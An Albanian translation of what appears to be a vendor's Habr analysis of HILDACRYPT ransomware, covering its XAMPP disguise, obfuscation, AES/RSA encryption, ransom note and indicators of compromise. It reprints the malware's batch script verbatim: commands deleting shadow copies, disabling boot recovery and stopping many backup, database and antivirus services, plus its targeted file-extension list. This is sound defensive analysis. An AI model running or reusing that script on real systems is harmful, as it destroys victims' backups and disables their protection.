

Përshëndetje, Habr! Edhe një herë po flasim për versionet e reja të softuerëve të dëmshëm nga kategoria Ransomware. HILDACRYPT është një program-i kërkues, përfaqësues i familjes Hilda të zbuluar në gusht 2019, i emëruar pas një animacioni të shërbimit të transmetimit Netflix që u përdor për shpërndarjen e softuerëve. Sot po njohim veçoritë teknike të funksionimit të këtij virusi të përditësuar.
Në versionin e parë të kërkuesve Hilda, lidhja për e serisë animuese ishte e përfshirë në letrën e kërkesës. HILDACRYPT maskohet si një instalues legjitim i XAMPP - një distribuim i lehtë për t'u instaluar i Apache, që përfshin MariaDB, PHP dhe Perl. Përveç kësaj, emri i skedarit të kriptolakuerit është i ndryshëm - xamp. Gjithashtu, skedari i programit të kërkuesit nuk ka një nënshkrim elektronik.
Analiza statike

Programi-i kërkues përmbanhet në një skedar PE32 .NET, shkruar për MS Windows. Pesha e tij është 135 168 byte. Si kodi kryesor i programit, ashtu edhe kodi i programit mbrojtës janë shkruar në C#. Sipas shënimit mbi datën dhe orën e kompjilimit, skedari binar u krijua më 14 Shtator 2019.

Sipas të dhënave të Detect It Easy, virusi kërkues është e paketuar me Confuser dhe ConfuserEx, por këta obfuscators janë të njëjtë si më parë, vetëm se ConfuserEx është pasardhësi i Confuser, kështu që nënshkrimet e kodit të tyre janë të ngjashme.

HILDACRYPT është me të vërtetë i paketuar me ConfuserEx.
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Vektori i sulmit
Me shumë mundësi, programi-i kërkues u zbulua në një nga faqet e internetit që përqendrohen në programimin e uebit, duke u maskuar si një program legjitim XAMPP.
Të gjitha zinxhirët e infektimit mund të shihen në .
Obfuskimi

Strings e programit kërkues ruhen në një formë të kriptuar. Kur fillon HILDACRYPT, ato dekriptohen duke përdorur Base64 dhe AES-256-CBC.
Instalimi


Së pari, programi-i kërkues krijon në %AppDataRoaming% një dosje, e cila ka parametrin GUID (Globally Unique Identifier) të gjeneruar në mënyrë të rastësishme. Duke shtuar në këtë vend bat-skedarin, virusi kërkues e nis atë me cmd.exe:
cmd.exe /c JKfgkgj3hjgfhjka.bat & exit
Më pas, ai fillon ekzekutimin e skriptës së paketës për të çaktivizuar funksionet apo shërbimet sistemike.

Skripta përmban një listë të gjatë komandash me të cilat shkatërrohen kopjet e hijes, çaktivizohet SQL-serveri, kopjimi rezerva dhe zgjidhjet antiviruse.
Për shembull, ai përpiqet pa sukses të ndalojë shërbimet e kopjimit të Acronis Backup. Për më tepër, ai sulmon sistemet e kopjimit dhe zgjidhjet antivirus nga këta ofrues: Veeam, Sophos, Kaspersky, McAfee dhe të tjerë.
@echo off
:: Nuk e kam shumë për zemër ponit, vajzat e kartonit janë më të mira, a nuk mendoni?
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet
net stop SQLAgent$SYSTEM_BGC /y
net stop “Sophos Device Control Service” /y
net stop macmnsvc /y
net stop SQLAgent$ECWDB2 /y
net stop “Zoolz 2 Service” /y
net stop McTaskManager /y
net stop “Sophos AutoUpdate Service” /y
net stop “Sophos System Protection Service” /y
net stop EraserSvc11710 /y
net stop PDVFSService /y
net stop SQLAgent$PROFXENGAGEMENT /y
net stop SAVService /y
net stop MSSQLFDLauncher$TPSAMA /y
net stop EPSecurityService /y
net stop SQLAgent$SOPHOS /y
net stop “Symantec System Recovery” /y
net stop Antivirus /y
net stop SstpSvc /y
net stop MSOLAP$SQL_2008 /y
net stop TrueKeyServiceHelper /y
net stop sacsvr /y
net stop VeeamNFSSvc /y
net stop FA_Scheduler /y
net stop SAVAdminService /y
net stop EPUpdateService /y
net stop VeeamTransportSvc /y
net stop “Sophos Health Service” /y
net stop bedbg /y
net stop MSSQLSERVER /y
net stop KAVFS /y
net stop Smcinst /y
net stop MSSQLServerADHelper100 /y
net stop TmCCSF /y
net stop wbengine /y
net stop SQLWriter /y
net stop MSSQLFDLauncher$TPS /y
net stop SmcService /y
net stop ReportServer$TPSAMA /y
net stop swi_update /y
net stop AcrSch2Svc /y
net stop MSSQL$SYSTEM_BGC /y
net stop VeeamBrokerSvc /y
net stop MSSQLFDLauncher$PROFXENGAGEMENT /y
net stop VeeamDeploymentService /y
net stop SQLAgent$TPS /y
net stop DCAgent /y
net stop “Sophos Message Router” /y
net stop MSSQLFDLauncher$SBSMONITORING /y
net stop wbengine /y
net stop MySQL80 /y
net stop MSOLAP$SYSTEM_BGC /y
net stop ReportServer$TPS /y
net stop MSSQL$ECWDB2 /y
net stop SntpService /y
net stop SQLSERVERAGENT /y
net stop BackupExecManagementService /y
net stop SMTPSvc /y
net stop mfefire /y
net stop BackupExecRPCService /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop klnagent /y
net stop MSExchangeSA /y
net stop MSSQLServerADHelper /y
net stop SQLTELEMETRY /y
net stop “Sophos Clean Service” /y
net stop swi_update_64 /y
net stop “Sophos Web Control Service” /y
net stop EhttpSrv /y
net stop POP3Svc /y
net stop MSOLAP$TPSAMA /y
net stop McAfeeEngineService /y
net stop “Veeam Backup Catalog Data Service” /
net stop MSSQL$SBSMONITORING /y
net stop ReportServer$SYSTEM_BGC /y
net stop AcronisAgent /y
net stop KAVFSGT /y
net stop BackupExecDeviceMediaService /y
net stop MySQL57 /y
net stop McAfeeFrameworkMcAfeeFramework /y
net stop TrueKey /y
net stop VeeamMountSvc /y
net stop MsDtsServer110 /y
net stop SQLAgent$BKUPEXEC /y
net stop UI0Detect /y
net stop ReportServer /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y
net stop MSSQL$BKUPEXEC /y
net stop SQLAgent$PRACTTICEBGC /y
net stop MSExchangeSRS /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop McShield /y
net stop SepMasterService /y
net stop “Sophos MCS Client” /y
net stop VeeamCatalogSvc /y
net stop SQLAgent$SHAREPOINT /y
net stop NetMsmqActivator /y
net stop kavfsslp /y
net stop tmlisten /y
net stop ShMonitor /y
net stop MsDtsServer /y
net stop SQLAgent$SQL_2008 /y
net stop SDRSVC /y
net stop IISAdmin /y
net stop SQLAgent$PRACTTICEMGT /y
net stop BackupExecJobEngine /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop BackupExecAgentBrowser /y
net stop VeeamHvIntegrationSvc /y
net stop masvc /y
net stop W3Svc /y
net stop “SQLsafe Backup Service” /y
net stop SQLAgent$CXDB /y
net stop SQLBrowser /y
net stop MSSQLFDLauncher$SQL_2008 /y
net stop VeeamBackupSvc /y
net stop “Sophos Safestore Service” /y
net stop svcGenericHost /y
net stop ntrtscan /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop MSExchangeMGMT /y
net stop SamSs /y
net stop MSExchangeES /y
net stop MBAMService /y
net stop EsgShKernel /y
net stop ESHASRV /y
net stop MSSQL$TPSAMA /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop VeeamCloudSvc /y
net stop “Sophos File Scanner Service” /y
net stop “Sophos Agent” /y
net stop MBEndpointAgent /y
net stop swi_service /y
net stop MSSQL$PRACTICEMGT /y
net stop SQLAgent$TPSAMA /y
net stop McAfeeFramework /y
net stop “Enterprise Client Service” /y
net stop SQLAgent$SBSMONITORING /y
net stop MSSQL$VEEAMSQL2012 /y
net stop swi_filter /y
net stop SQLSafeOLRService /y
net stop BackupExecVSSProvider /y
net stop VeeamEnterpriseManagerSvc /y
net stop SQLAgent$SQLEXPRESS /y
net stop OracleClientCache80 /y
net stop MSSQL$PROFXENGAGEMENT /y
net stop IMAP4Svc /y
net stop ARSM /y
net stop MSExchangeIS /y
net stop AVP /y
net stop MSSQLFDLauncher /y
net stop MSExchangeMTA /y
net stop TrueKeyScheduler /y
net stop MSSQL$SOPHOS /y
net stop “SQL Backups” /y
net stop MSSQL$TPS /y
net stop mfemms /y
net stop MsDtsServer100 /y
net stop MSSQL$SHAREPOINT /y
net stop WRSVC /y
net stop mfevtp /y
net stop msftesql$PROD /y
net stop mozyprobackup /y
net stop MSSQL$SQL_2008 /y
net stop SNAC /y
net stop ReportServer$SQL_2008 /y
net stop BackupExecAgentAccelerator /y
net stop MSSQL$SQLEXPRESS /y
net stop MSSQL$PRACTICEBGC /y
net stop VeeamRESTSvc /y
net stop sophossps /y
net stop ekrn /y
net stop MMS /y
net stop “Sophos MCS Agent” /y
net stop RESvc /y
net stop “Acronis VSS Provider” /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop MSSQLFDLauncher$SHAREPOINT /y
net stop “SQLsafe Filter Service” /y
net stop MSSQL$PROD /y
net stop SQLAgent$PROD /y
net stop MSOLAP$TPS /y
net stop VeeamDeploySvc /y
net stop MSSQLServerOLAPService /y
del %0
Pas pas, pasi shërbimet dhe proceset e përmendura më lart janë çaktivizuar, kriptolokuesi mbledh informacione për të gjitha proceset që funksionojnë duke përdorur komandën tasklist, për t'u siguruar që të gjitha shërbimet e nevojshme janë të paafta.
tasklist v /fo csv
Me këtë komandë në të del një listë e detajuar e proceseve që funksionojnë, elementet e së cilës janë të ndara me shenjën „,“.
„„csrss.exe”,„448”,„shërbime”,„0”,„1�896 ��”,„të panjohura”,» / »,„0:00:03”,„ / ”

Pas kësaj verifikimi, programi-ransomware fillon procesin e enkriptimit.
Kriptimi
Enkriptimi i skedarëve
HILDACRYPT kalon përmes të gjitha përmbajtjeve të gjetura në disqet e forta, përveç dosjeve Recycle.Bin dhe Reference AssembliesMicrosoft. Në këtë të fundit ruhen skedarë kritikë të rëndësishëm si dll, pdb, etj. për aplikacionet .Net, të cilat mund të ndikojnë në funksionimin e programit-ransomware. Për të kërkuar skedarët që do të enkriptohen, përdoret lista e mëposhtme e zgjatjeve:
«.vb:.asmx:.config:.3dm:.3ds:.3fr:.3g2:.3gp:.3pr:.7z:.ab4:.accdb:.accde:.accdr:.accdt:.ach:.acr:.act:.adb:.ads:.agdl:.ai:.ait:.al:.apj:.arw:.asf:.asm:.asp:.aspx:.asx:.avi:.awg:.back:.backup:.backupdb:.bak:.lua:.m:.m4v:.max:.mdb:.mdc:.mdf:.mef:.mfw:.mmw:.moneywell:.mos:.mov:.mp3:.mp4:.mpg:.mpeg:.mrw:.msg:.myd:.nd:.ndd:.nef:.nk2:.nop:.nrw:.ns2:.ns3:.ns4:.nsd:.nsf:.nsg:.nsh:.nwb:.nx2:.nxl:.nyf:.tif:.tlg:.txt:.vob:.wallet:.war:.wav:.wb2:.wmv:.wpd:.wps:.x11:.x3f:.xis:.xla:.xlam:.xlk:.xlm:.xlr:.xls:.xlsb:.xlsm:.xlsx:.xlt:.xltm:.xltx:.xlw:.xml:.ycbcra:.yuv:.zip:.sqlite:.sqlite3:.sqlitedb:.sr2:.srf:.srt:.srw:.st4:.st5:.st6:.st7:.st8:.std:.sti:.stw:.stx:.svg:.swf:.sxc:.sxd:.sxg:.sxi:.sxm:.sxw:.tex:.tga:.thm:.tib:.py:.qba:.qbb:.qbm:.qbr:.qbw:.qbx:.qby:.r3d:.raf:.rar:.rat:.raw:.rdb:.rm:.rtf:.rw2:.rwl:.rwz:.s3db:.sas7bdat:.say:.sd0:.sda:.sdf:.sldm:.sldx:.sql:.pdd:.pdf:.pef:.pem:.pfx:.php:.php5:.phtml:.pl:.plc:.png:.pot:.potm:.potx:.ppam:.pps:.ppsm:.ppsx:.ppt:.pptm:.pptx:.prf:.ps:.psafe3:.psd:.pspimage:.pst:.ptx:.oab:.obj:.odb:.odc:.odf:.odg:.odm:.odp:.ods:.odt:.oil:.orf:.ost:.otg:.oth:.otp:.ots:.ott:.p12:.p7b:.p7c:.pab:.pages:.pas:.pat:.pbl:.pcd:.pct:.pdb:.gray:.grey:.gry:.h:.hbk:.hpp:.htm:.html:.ibank:.ibd:.ibz:.idx:.iif:.iiq:.incpas:.indd:.jar:.java:.jpe:.jpeg:.jpg:.jsp:.kbx:.kc2:.kdbx:.kdc:.key:.kpdx:.doc:.docm:.docx:.dot:.dotm:.dotx:.drf:.drw:.dtd:.dwg:.dxb:.dxf:.dxg:.eml:.eps:.erbsql:.erf:.exf:.fdb:.ffd:.fff:.fh:.fhd:.fla:.flac:.flv:.fmb:.fpx:.fxg:.cpp:.cr2:.craw:.crt:.crw:.cs:.csh:.csl:.csv:.dac:.bank:.bay:.bdb:.bgt:.bik:.bkf:.bkp:.blend:.bpw:.c:.cdf:.cdr:.cdr3:.cdr4:.cdr5:.cdr6:.cdrw:.cdx:.ce1:.ce2:.cer:.cfp:.cgm:.cib:.class:.cls:.cmt:.cpi:.ddoc:.ddrw:.dds:.der:.des:.design:.dgc:.djvu:.dng:.db:.db-journal:.db3:.dcr:.dcs:.ddd:.dbf:.dbx:.dc2:.pbl:.csproj:.sln:.vbproj:.mdb:.md»
Për enkriptimin e skedarëve të përdoruesit, programi-ransomware përdor algoritmin AES-256-CBC. Madhësia e çelësit është 256 bit, ndërsa madhësia e vektorit të inicializimit (IV) është 16 byte.


Në screenshotin e mëposhtëm, vlerat byte_2 dhe byte_1 janë marrë rastësisht me GetBytes().

Çelësi

VI

Skedhouri i enkriptuar ka zgjedhjen HCY!.. Kjo është një shembull i një skedhe të enkriptuar. Për këtë skedhë janë krijuar çelësi dhe IV që përmenden më sipër.
Enkriptimi i çelësave
Krypologer ruan çelësin AES të gjeneruar në skedhën e enkriptuar. Pjesa e parë e skedhës së enkriptuar ka një titull që përmban të dhëna si HILDACRYPT, KEY, IV, FileLen në formatin XML dhe duket si më poshtë:

Enkriptimi i çelësit AES dhe IV ndodh me RSA-2048, ndërsa kodimi me Base64. Çelësi publik RSA ruhet në trupin e krypologer-it në njërën nga rreshtat e enkriptuara në formatin XML.
28guEbzkzciKg3N/ExUq8jGcshuMSCmoFsh/3LoMyWzPrnfHGhrgotuY/cs+eSGABQ+rs1B+MMWOWvqWdVpBxUgzgsgOgcJt7P+r4bWhfccYeKDi7PGRtZuTv+XpmG+m+u/JgerBM1Fi49+0vUMuEw5a1sZ408CvFapojDkMT0P5cJGYLSiVFud8reV7ZtwcCaGf88rt8DAUt2iSZQix0aw8PpnCH5/74WE8dAHKLF3sYmR7yFWAdCJRovzdx8/qfjMtZ41sIIIEyajVKfA18OT72/UBME2gsAM/BGii2hgLXP5ZGKPgQEf7Zpic1fReZcpJonhNZzXztGCSLfa/jQ==AQAB
Për enkriptimin e çelësit të skedhës AES përdoret çelësi publik RSA. Çelësi publik RSA është koduar me Base64 dhe përbëhet nga moduli dhe eksponenti publik 65537. Për dekriptimin kërkohet çelësi privat RSA, i cili është në duar të agresorit.
Pas enkriptimit me RSA, çelësi AES kodifikohet me Base64, i ruajtur në skedhën e enkriptuar.
Mesazhi i shpërblimit

Pas përfundimit të enkriptimit, HILDACRYPT shkruan një skedha html në atë dosje ku enkriptoi skedhat. Njoftimi i programit të shantazhit përmban dy adresa email-i, në të cilat viktima mund të kontaktojë agresorin.
- hildalolilovesyou@airmail.cc
hildalolilovesyou@memeware.net

Njoftimi i shantazhit përmban gjithashtu rreshtin "No loli is safe;)" — "Asnjë loli nuk është në siguri;)", një referencë për personazhet ndaluar në Japoni që shfaqen në anime dhe manga me pamjen e vajzave të vogla.
Përfundimi
HILDACRYPT, një familje e re e programeve të shantazhit, ka lëshuar një version të ri. Modeli i enkriptimit nuk lejon viktimat të dekriptojnë skedhat e enkriptuara nga programi i shantazhit. Krypologeri përdor metoda aktive mbrojtjeje për të çaktivizuar shërbimet e mbrojtjes që lidhen me sistemet e kopjimit rezervë dhe zgjidhjet antivirus. Autori i HILDACRYPT është një adhurues i serialit animuar Hilda, i shfaqur në Netflix, lidhja e trailers ishte përfshirë në letrën e shpërblimit të versionit të mëparshëm të programit.
Si zakonisht, dhe mund të mbrojnë kompjuterin tuaj nga programi i shantazhit HILDACRYPT, dhe ofruesit kanë mundësinë të mbrojnë klientët e tyre me . Mbrojtja sigurohet falë faktit se në përbërje të këtyre zgjidhjeve përfshin jo vetëm kopjimin, por edhe sistemin tonë të integruar të mbrojtjes — një teknologji e forcuar nga modelimi i mësimit të makinerive dhe e bazuar në heuristikë të sjelljes, e cila, si asnjë tjetër, është e aftë të kundërshtojë kërcënimet e malware-it të llojit ransomware të ditës zero.
Të dhëna të komprometimit
Zgjerimi i skedarit HCY!
HILDACRYPTReadMe.html
xamp.exe me një shkronjë «p» dhe pa nënshkrim digjital
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Burimi: habr.com
